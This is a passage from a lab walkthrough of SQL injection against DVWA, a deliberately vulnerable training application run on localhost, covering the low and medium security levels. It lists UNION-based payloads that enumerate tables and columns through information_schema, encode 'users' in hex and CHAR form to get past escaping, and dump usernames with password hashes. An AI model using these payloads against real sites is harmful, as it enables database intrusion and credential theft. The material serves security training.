
8. To see all the **tables in the current database**:

[http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' Union Select **table_name**, 2 from **information_schema.tables** where **table_schema=database\(\)**--+&Submit=Submit#](http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' Union Select table_name, 2 from information_schema.tables where table_schema=database()--+&Submit=Submit#)




9. To find number of columns present in the table name 'users' :

`http://127.0.0.1/DVWA/vulnerabilities/sql/?id=1' Union Select column_name, 2 from information_schema.columns where table_name='users'--+&Submit=Submit#`



10. To find values present in the column like user and password:

http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' Union Select group_concat(user,0x3a,password), 2 from users--+&Submit=Submit#



B. MEDIUM SEVERITY


Uses POST as input method:

Here, Id parameter undergoes a real escape string.

The `real_escape_string()` / `mysqli_real_escape_string()` function, escapes special characters in a string for use in an SQL query, taking into account the current character set of the connection.

1. If we use **id=4"&Submit=Submit** , where & is a special character, it is treated as backslash. In Fact all special characters used in POST input are treated as a backslash. It is a type of input validation.


We can see an error as below:



So, if we remove the special character we won't get any error.

- Note that here space is not treated as a special character.


id=4 OR 1=1--&Submit=Submit



2. Now, to see the number of columns, we will use:

id=4 ORDER BY 2--&Submit=Submit


We get no errors here.



But, when we use:


id=4 ORDER BY 3--&Submit=Submit

We get an error in this case, as there are only two columns available:




2. Selecting the column :

id=4 Union Select 1,2--&Submit=Submit




3. Finding the database and its version :

id=4 Union Select database(),version())--&Submit=Submit




4. Finding table names :

id=4 Union Select table_name,2 from information_schema.tables--&Submit=Submit




5. To see the tables in the current database I am in and by giving the table name:

id=1 Union Select table_name,2 from information_schema.tables where table_schema=database()--&Submit=Submit



6. To find the total number of columns:


id=1 Union Select column_name,2 from information_schema.columns--&Submit=Submit



7. To find the number of columns:

If we use :


id=1 Union Select column_name,2 from information_schema.columns where table_name=users--&Submit=Submit, we get an error:



In many situations normal form is not accepted. So you need to convert it into hex form like :

id=3 and 0 union select group_concat(column_name,0x3c62723e),2 from information_schema.columns where table_name=CHAR(117, 115, 101, 114, 115)&Submit=Submit

Here, **CHAR(117, 115, 101, 114, 115)** denotes users and **0x3c62723e** denotes
 so that each line breaks.



8. To see password and first name :

id=3 Union Select group_concat(first_name,0x3a,password), 2 from users--&Submit=Submit

- Note that **0x3a** is the **hex form** of : (colon) which is used as a **separator** between first name and password otherwise it would be difficult to detect them.

Browser window showing a web application titled "Vulnerability: SQL Injection". The address bar displays "http://127.0.0.1/DVWA/vulnerabilities/sql/#". The page content includes a sidebar menu with options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, and JavaScript. The main content area shows the "Vulnerability: SQL Injection" section with a "User ID" dropdown set to "1" and a "Submit" button. Below this, a list of SQL injection payloads is displayed, each followed by the response text:

```
ID: 1 Union Select column_name,2 from information_schema.columns--
First name: admin
Surname: admin

ID: 1 Union Select column_name,2 from information_schema.columns--
First name: PLUGIN_NAME
Surname: 2

ID: 1 Union Select column_name,2 from information_schema.columns--
First name: PLUGIN_VERSION
Surname: 2

ID: 1 Union Select column_name,2 from information_schema.columns--
First name: PLUGIN_STATUS
Surname: 2

ID: 1 Union Select column_name,2 from information_schema.columns--
First name: PLUGIN_TYPE
Surname: 2

ID: 1 Union Select column_name,2 from information_schema.columns--
First name: PLUGIN_TYPE_VERSION
Surname: 2

ID: 1 Union Select column_name,2 from information_schema.columns--
First name: PLUGIN_LIBRARY
Surname: 2
```

0-----XXX-----0